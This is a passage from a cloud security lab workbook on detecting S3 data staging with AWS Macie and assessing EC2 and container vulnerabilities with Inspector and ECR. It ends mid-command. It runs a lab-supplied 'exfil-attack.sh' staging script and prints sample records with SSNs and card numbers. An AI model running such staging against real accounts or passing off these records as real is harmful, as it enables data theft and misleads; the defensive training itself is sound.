
4. That gives us a list of roles. However, in a real environment, you are likely to have pages and pages of roles. Luckily, we know the name of our role, so just enter it into the `Resource Identifier` and now we have our role.




5. Select the "SherlocksBlogRole" will bring you to the Resource History page. Select the `Resource Timeline` in the upper right corner to take you to the Timeline page.




6. Your resource timeline likely looks different than the author's. The author has compliance rules in Config, and we wanted to show you how AWS config compliance checks will show up on the page.




7. The author's event timeline is showing a few different kinds of events. Each of boxes in the Events sections can be expanded to show the changes. Select a few and expand them to see the changes.



8. Configuration change is tracked by AWS Config. That top one (most recent) is showing where we added Policy `new` inline to the Role. This page also provides CloudTrail events that are changes to the resource, such as the bottom most event, which is creation of the role.
9. Return to the Resource Inventory page, and try looking at some of the other resources we have. You can enter the Security Group Name or ID directly into the Resource Identifier



10. Selecting the security group and selecting the Timeline, you can see our changes to the Security Group.



Clean Up

We attached a policy to a role. The CloudFormation template will not be able to delete the role because we made the change outside of CloudFormation. So, we need to remove it.

Detach Policy 1 from Role

```
aws iam delete-role-policy \
  --role-name $ROLE_NAME \
  --policy-name new
```

Conclusion

The AWS Config gives us a good way to see changes to a particular resource, either through API changes or configuration changes. The daily, up to hourly, snapshots could be gathered from all AWS accounts across your enterprise and stored in case an investigation is necessary. Extracting threat info from that amount of data is likely daunting, until you are able to narrow down the service in question.

---

1. https://attack.mitre.org/techniques/T1530/
2. https://attack.mitre.org/techniques/T1578/002/
3. https://attack.mitre.org/techniques/T1571/
4. https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_use_switch-role-ec2_instance-profiles.html
5. https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_managed-vs-inline.html
6. https://docs.aws.amazon.com/cli/latest/reference/configservice/list-discovered-resources.html

Lab 3.3: Detecting Sensitive Data

Objectives

Estimated Time: 30 minutes

- Enable **AWS Macie**
- Perform data exfiltration using cloud storage
- Create custom data identifier to find proprietary data
- Discover unapproved cloud resource deployment and configuration
- Detect **MITRE ATT&CK T1074.002: Remote Data Staging**
- Find proprietary data amongst exfiltrated data

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

Enable AWS Macie

1. Log in to your **Inspector-Workstation** and enable AWS Macie for your account.

> **Click to reveal**
>
> The AWS CLI's update AWS Macie component takes what used to be a required console action to a simple command line instruction.
>
> However, you must ensure that findings are being returned in a rather quick manner since there are multiple options for the publishing frequency (15 mins, 1 hour, 6 hours). You will opt for 15 minutes to allow for this lab to not take one hour or more as shown below:
>
> ```
> aws macie2 enable-macie --finding-publishing-frequency FIFTEEN_MINUTES
> ```
>
> > **Note**
> >
> > If this command completes successfully, you will not see results.

2. Gather a baseline of your S3 buckets and save to a file located at `~/baseline-buckets.txt`. You will use this list to both identify which buckets AWS Macie should be monitoring as well as use this list as a baseline in the event unapproved buckets are created.

Click to reveal

```
aws s3 ls | awk '{print $3}' | tee baseline-buckets.txt
```

Sample Results

```
baker221b-evidenced01cb220-ha2byfgql29j
baker221b-logs0b6081b1-1g0vgcneijbxi
baker221b-webbackupbfcf6dbb-1bknaimdo8i94
```

3. Ensure that the service is successfully running and assessing your AWS S3 buckets.

Click to reveal

Since you will be leveraging AWS Macie to assess your S3 buckets (e.g., looking for suspicious activity or unapproved data types), you can run the following command to see which buckets AWS Macie is now looking at (hopefully, all of them that you have in your account). If not, wait another minute or so and run this command again:

```
aws macie2 describe-buckets | jq -r '.buckets[].bucketName'
```

Note

Your bucket names and number of buckets may vary depending on if you still have section 2 resources deployed in your account.

Sample Results

```
baker221b-evidenced01cb220-ha2byfgql29j
baker221b-logs0b6081b1-1g0vgcneijbxi
baker221b-webbackupbfcf6dbb-1bknaimdo8i94
```

Perform Attack

1. Launch the `exfil-attack.sh` script from your **Inspector-Workstation** system.

Click to reveal

```
~/labs/sec541-labs/scripts/exfil-attack.sh
```

Sample Results

```
upload: ../../tmp/totally-not-sensitive.txt to s3://luqjvhwp9yhqikgrstzlby9gug70ipc0/totally-not-sensitive.txt
upload: ../../tmp/totally-not-proprietary.txt to s3://luqjvhwp9yhqikgrstzlby9gug70ipc0/totally-not-proprietary.txt
```

2. Now, you will begin to investigate this attack!

Create Custom Data Identifier

1. Sherlock and Watson will oftentimes mark their documents with the heading of `CLASSIFICATION: MINDPALACE` to signify that the document is sensitive.
2. Just in case someone were to place these documents in an unapproved location, you will create an AWS Macie Custom Data Identifier looking for the term **MINDPALACE** in various formats to include:

Scenario	Example
All uppercase	`MINDPALACE`
All lowercase	`mindpalace`
Mixed case	`MiNdpaLaCe`
L33t Spe@k	`MinDp@lac3`

3. Start by generating a single regex to look for **MINDPALACE** in these various forms.

Click to reveal

This will most likely be a job for a regular expression which will allow you to create a single custom data identifier with a single expression. Otherwise, you would have to create multiple custom data identifiers or a single data identifier specifying a list of each possible permutation of `MINDPALACE`.

The regular expression to meet the above criteria would look something like this:

```
REGEX='[Mm][Ii1][Nn][Dd][Pp][Aa@][Ll1][Aa@][Cc][Ee3]'
```

4. Add and record the ID of a new custom data identifier named **mindpalace-proprietary** to AWS Macie.

Click to reveal

```
CUSTOM_ID=$(aws macie2 create-custom-data-identifier --name mindpalace-proprietary --regex $REGEX --query
'customDataIdentifierId' --output text)
echo "The Custom Identifier ID is: $CUSTOM_ID"
```

Sample Results

```
The Custom Identifier ID is: 92fd0b36-81fe-426a-b21c-c50d5f3cf824
```

Unapproved Cloud Resource Deployment

1. There is suspicion that an unapproved bucket was deployed in your AWS account. To discover this new bucket if it does, in fact, exist, you will start by acquiring a list of your current buckets and saving to the file `~/current-buckets.txt`.

Click to reveal

```
aws s3 ls | awk '{print $3}' | tee current-buckets.txt
```

Sample Results

```
baker221b-evidenced01cb220-ha2byfgql29j
baker221b-logs0b6081b1-1g0vgcneijbxi
baker221b-webbackupbfcf6dbb-1bknaimdo8i94
r9099n22hrbshsghodt2jfqk0a5jrfjl
```

2. Compare this new list of buckets to your baseline list saved at `~/baseline-buckets.txt`.

Click to reveal

```
diff ~/baseline-buckets.txt ~/current-buckets.txt
```

Note

Your bucket has a random name, so your discovered bucket will be named differently.

Sample Results

```
> r9099n22hrbshsghodt2jfqk0a5jrfjl
```

3. Save this bucket as an environment variable as it will be included in an AWS Macie job very shortly.

Click to reveal

```
ODD_BUCKET=$(diff ~/baseline-buckets.txt ~/current-buckets.txt | grep "^>" | awk '{print $2}')
echo "The suspicious bucket is: $ODD_BUCKET"
```

Sample Results

```
The suspicious bucket is: r9099n22hrbshsghodt2jfqk0a5jrfjl
```

4. Using this information, assess the new bucket using AWS Macie by creating a job that will not only look for information deemed sensitive by AWS, but also look for your custom data identifier.

Click to reveal

```
ACCOUNT_ID=$(aws sts get-caller-identity --query 'Account' --output text)
BAKER_ID=$(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 16 | head -n 1)
JOB_ID=$(aws macie2 create-classification-job --name baker-job-$BAKER_ID \
  --s3-job-definition '{"bucketDefinitions": [{"accountId": "'$ACCOUNT_ID'","buckets":
["'$ODD_BUCKET'"]}]}' --job-type ONE_TIME  \
  --custom-data-identifier-ids $CUSTOM_ID --sampling-percentage 100 \
  --query 'jobId' --output text)
echo "The AWS Macie Job ID is: $JOB_ID"
```

Sample Results

```
The AWS Macie Job ID is: d60855a0ae653b8ab5ceeae38a583b63
```

Discover Sensitive Data

1. Your assessment will take up to 10 minutes to complete. In the meantime, discover something extra odd about this AWS S3 bucket's configuration.

Click to reveal

Since this bucket is new and not approved, check out if it is using an unapproved configuration by conducting some manual auditing.

Start by checking out its bucket policy to see who can access it.

```
aws s3api get-bucket-policy --bucket $ODD_BUCKET
```

> **Warning**
>
> The command **will** fail.

Sample Results

```
An error occurred (NoSuchBucketPolicy) when calling the GetBucketPolicy operation: The bucket policy does not exist
```

Great! Looks like there are no extra permissions (but also no more restrictive permissions either) that what is default in AWS--at least when it comes to the bucket policy.

What about any special Access Control Lists (ACL) that may be applied?

```
aws s3api get-bucket-acl --bucket $ODD_BUCKET
```

Sample Results

```
<snip>

{
    "Grantee": {
        "Type": "Group",
        "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
    },
    "Permission": "READ"
}

<snip>
```

That's no good! This means that the world (`AllUsers`) has read access to this bucket! It's actually quite common for public buckets to act as public websites, but that typically means the bucket name would be in the form of a URL, not the random characters you are seeing.

This bucket is not necessarily malicious, but it may be time to see what AWS Macie tells you.

2. To track your AWS Macie scan's progress, you can run the following command occasionally until it returns `COMPLETE` :

```
aws macie2 describe-classification-job --job-id $JOB_ID \
  --query 'jobStatus' --output text
```

Sample Results

If still running:

```
RUNNING
```

If complete:

```
COMPLETE
```

3. Acquire all of your finding IDs from AWS Macie.

Click to reveal

To check out all of your finding IDs, you can run the following simple AWS CLI commands:

```
FINDING_IDS=$(aws macie2 list-findings | jq -r '.findingIds[]')
echo -e "AWS Macie Findings:\n$FINDING_IDS"
```

Sample Results

```
AWS Macie Findings:
b04643b26365bb104618c059912b3139
a502a445250f91081599e249dc6dee97
08281cb7-2045-45b6-a08d-4ecef0c1d6f5
5af8c88617c3f3d1971bb33e087f5060
```

4. Review each of the findings and see which AWS S3 objects are in question according to AWS Macie.

Click to reveal

```
MACIE_FILES=$(for FINDING in $FINDING_IDS; do
  aws macie2 get-findings --finding-ids $FINDING | \
    jq -r '.findings[] | select(.category == "CLASSIFICATION") .resourcesAffected.s3Object.path'
done | sort -u)
echo "The detected files are: $MACIE_FILES"
```

Sample Results

```
The detected files are: r9099n22hrbshsghodt2jfqk0a5jrfjl/totally-not-proprietary.txt
r9099n22hrbshsghodt2jfqk0a5jrfjl/totally-not-sensitive.txt
```

Investigate Suspicious Files

1. Now that you have a list of suspicious files, what is in them? Is it personally identifiable information (PII)? Proprietary data? Other sensitive data? Download each of the identified files to find out.

   Click to reveal

   ```
   for FILE in $MACIE_FILES; do
     aws s3 cp s3://$FILE /tmp/$FILE
   done
   ```

2. Take a look at the file named `totally-not-sensitive.txt`. What does this file contain?

   Click to reveal

   ```
   cat /tmp/$(echo $MACIE_FILES | cut -d ' ' -f2)
   ```

   Sample Results

   ```
   SSN,gender,birthdate,maiden name,last name,first
   name,address,city,state,zip,phone,email,cc_type,CCN,cc_cvc,cc_expiredate
   172-32-1176,m,4/21/1958,Smith,White,Johnson,10932 Bigge Rd,Menlo Park,CA,94025,408
   496-7223,jwhite@domain.com,m,5270-4267-6450-5516,123,2010/06/25
   514-14-8905,f,12/22/1944,Amaker,Borden,Ashley,4469 Sherman Street,Goff,KS,
   66428,785-939-6046,aborden@domain.com,m,5370-4638-8881-3020,713,2011/02/01
   213-46-8915,f,4/21/1958,Pinson,Green,Marjorie,309 63rd St. #411,Oakland,CA,94618,415
   986-7020,mgreen@domain.com,v,4916-9766-5240-6147,258,2009/02/25
   524-02-7657,m,3/25/1962,Hall,Munsch,Jerome,2183 Roy Alley,Centennial,CO,
   80112,303-901-6123,jmunsch@domain.com,m,5180-3807-3679-8221,612,2010/03/01

   <snip>
   ```

   That sure looks like **PII** and Payment Card Information (**PCI**)!

3. Finally, take a look at the file named `totally-not-proprietary.txt`. What does this file contain?

   Click to reveal

   ```
   cat /tmp/$(echo $MACIE_FILES | cut -d ' ' -f1)
   ```

> **Sample Results**
>
> ```
> CLASSIFICATION: MINDPALACE
>
> The method of loci (loci being Latin for "places") is a strategy of memory enhancement which uses
> visualizations of familiar spatial environments in order to enhance the recall of information. The
> method of loci is also known as the memory journey, memory palace, or mind palace technique. This
> method is a mnemonic device adopted in ancient Roman and Greek rhetorical treatises (in the anonymous
> Rhetorica ad Herennium, Cicero's De Oratore, and Quintilian's Institutio Oratoria). Many memory contest
> champions report using this technique to recall faces, digits, and lists of words.
>
> Source: https://en.wikipedia.org/wiki/Method_of_loci
>
> CLASSIFICATION: MINDPALACE
> ```
>
> Looks like the **proprietary** data (since it contains the `CLASSIFICATION: MINDPALACE` lines) was contained in this file!

Conclusion

Given what you have found in this lab, the sudden public AWS S3 bucket, and the objects stored in that bucket containing very sensitive information (PII, PCI, and proprietary information), it is highly likely that someone is staging this data for later exfiltration. You can fix this by running the following commands:

```
aws s3 rm s3://$ODD_BUCKET --recursive
aws s3api delete-bucket --bucket $ODD_BUCKET
```

Also, if you would like to disable Macie, you can do so by running this command:

```
aws macie2 disable-macie
```

Exploring Further

The regular expression that you used in this lab was very simple, but they can become very complex very fast! If you would like to see more examples of useful regular expressions to identify sensitive data and some more information on how to create your own, check out this site.[1]

1. https://blog.netwrix.com/2018/05/29/regular-expressions-for-beginners-how-to-get-started-discovering-sensitive-data/

Lab 3.4: Vulnerability Analysis

Objectives

Estimated Time: 30 minutes

- Install Inspector on both **WatsonsBlog** and **SherlocksBlog** instances
- Create Inspector template and launch vulnerability assessment
- Upload development team's candidate web server container image and assess with CoreOS Clair
- Review Inspector results

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

Enable the Inspector Service

The version two of the Inspector Service relies on the System Manager to interact with the EC2 instances. We can turn on the Inspector service with the AWS CLI and the Inspector2 service [1].

1. Use the `enable` action. Ensure that both EC2 and ECR resource types are turned on.

Click to reveal

```
aws inspector2 enable --resource-types EC2 ECR
```

Sample Results


```
{
  "accounts": [
      {
          "accountId": "425280944264",
          "resourceStatus": {
              "ec2": "ENABLING",
              "ecr": "ENABLING"
          },
          "status": "ENABLING"
      }
  ],
  "failedAccounts": []
}
```

The service is now "enabling". It will start collecting information from EC2's and ECR's within 15 minutes.

Assess Potential Container Image

1. Your development team is requesting to use a container image provided by the community. In an effort to avoid deploying a vulnerable system, one AWS-provided option to discover any Common Vulnerabilities and Exposures (CVE) findings is to leverage the Elastic Container Registry's security scan option.
2. Create a new ECR repository named **magnifying-glass** to upload this potential container image to. This repository should have image security scanning enabled as well.

Click to reveal

```
aws ecr create-repository --repository-name magnifying-glass --image-scanning-configuration scanOnPush=true
```

Sample Results

```
{
    "repository": {
        "repositoryArn": "arn:aws:ecr:us-east-2:012345678910:repository/magnifying-glass",
        "registryId": "012345678910",
        "repositoryName": "magnifying-glass",
        "repositoryUri": "012345678910.dkr.ecr.us-east-2.amazonaws.com/magnifying-glass",
        "createdAt": "2021-05-24T12:58:34+00:00",
        "imageTagMutability": "MUTABLE",
        "imageScanningConfiguration": {
            "scanOnPush": true
        },
        "encryptionConfiguration": {
            "encryptionType": "AES256"
        }
    }
}
```

3. The image in question is located on **Docker Hub** at `https://hub.docker.com/repository/docker/ryananicholson/magnifying-glass` . Pull this image to your **Inspector-Workstation** so that it can be uploaded to AWS ECR (and subsequently be scanned for CVEs).

Click to reveal

```
docker pull ryananicholson/magnifying-glass:latest
```

Sample Results

```
latest: Pulling from ryananicholson/magnifying-glass
88286f41530e: Pull complete
744e41c53ade: Pull complete
a81940df563c: Pull complete
ba9956125244: Pull complete
07d297f8df84: Pull complete
7d97f98a8e69: Pull complete
Digest: sha256:41185eaa9a3cd7ec8eddb9bda3fb6247ba3013eef5a88853d54b29f68c6281b1
Status: Downloaded newer image for ryananicholson/magnifying-glass:latest
docker.io/ryananicholson/magnifying-glass:latest
```

4. Acquire the URI of your **magnifying-class** repository as it is needed to push the image.

Click to reveal

```
ECR_URI=$(aws ecr describe-repositories --query 'repositories[].repositoryUri' --output text)
echo "The ECR URI is: $ECR_URI"
```

Sample Results

```
The ECR URI is: 012345678910.dkr.ecr.us-east-2.amazonaws.com/magnifying-glass
```

5. Push the downloaded `ryananicholson/magnifying-glass` container image into your **magnifying-glass** AWS ECR repository.

Click to reveal

First, you will need to log into your AWS ECR repo.

```
aws ecr get-login-password | docker login --username AWS --password-stdin $ECR_URI
```

Sample Results

```
WARNING! Your password will be stored unencrypted in /home/ec2-user/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store
```

Next, you will need to tag the model-view-controller image to match your repository name (**magnifying-glass**).

```
docker tag ryananicholson/magnifying-glass:latest $ECR_URI:latest
```

> **Note**
>
> There will be no command output for the previous command if successful.

Finally, push the container image into AWS ECR.

```
docker push $ECR_URI:latest
```

> **Sample Results**
>
> ```
> The push refers to repository [012345678910.dkr.ecr.us-east-2.amazonaws.com/magnifying-glass]
> c597ad6f789a: Pushed
> 65f7a9b3f0ea: Pushed
> dbeb3cdea847: Pushed
> bc201e72dc25: Pushed
> 1a5506bf920d: Pushed
> 5bef08742407: Pushed
> latest: digest: sha256:1244f7d9a3ecb95eef7b98fffd7e7ad11912706e602afddc74f1a4591155f7cf size: 1569
> ```

6. Review any security vulnerabilities discovered by AWS ECR's image scanning.

> **Click to reveal**
>
> To return the scanning results using the AWS CLI, you will need two things:
>
> - Image tag (you are using **latest** at this time)
> - Image digest (which you will need to acquire)
>
> Retrieve the image digest using the following command:
>
> ```
> DIGEST=$(aws ecr describe-images --repository-name magnifying-glass --filter tagStatus=TAGGED --query
> 'imageDetails[].imageDigest' --output text)
> echo "The magnifying-glass:latest digest is: $DIGEST"
> ```
>
> > **Sample Results**
> >
> > ```
> > The magnifying-glass:latest digest is:
> > sha256:1244f7d9a3ecb95eef7b98fffd7e7ad11912706e602afddc74f1a4591155f7cf
> > ```
>
> Now to retrieve the results.
>
> ```
> aws ecr describe-image-scan-findings --repository-name magnifying-glass --image-id
> imageDigest=$DIGEST,imageTag=latest --output table
> ```

7. Is this image ready for production use? **OF COURSE NOT!** At the time of this lab's creation, there were **8 High**, **15 Medium**, and **1 Low** vulnerabilities (your results may be the same or even higher as time goes on and more vulnerabilities are discovered).

Review Inspector Results

1. Hopefully by this time, your AWS Inspector assessment has started to return some results. We can run some commands to get all the latest findings. Get the number of findings, grouped by the severity levels.

Click to reveal

```
aws inspector2 list-findings \
  --query findings[].severity \
  --output yaml | sort -n | uniq -c
```

Note

Your results may vary, but should be pretty concerning!

Sample Results

```
16 - CRITICAL
186 - HIGH
  1 - INFORMATIONAL
33 - LOW
292 - MEDIUM
22 - UNTRIAGED
```

2. We only care about `CRITICAL` and `HIGH` results at the moment. So we will use `--filter-criteria`[2] in the AWS CLI to get a count of only the CRITICAL and HIGH values.

Click to reveal

```
aws inspector2 list-findings \
  --filter-criteria '{"severity":[{"comparison":"EQUALS","value":"HIGH"},
{"comparison":"EQUALS","value":"CRITICAL"}]}' \
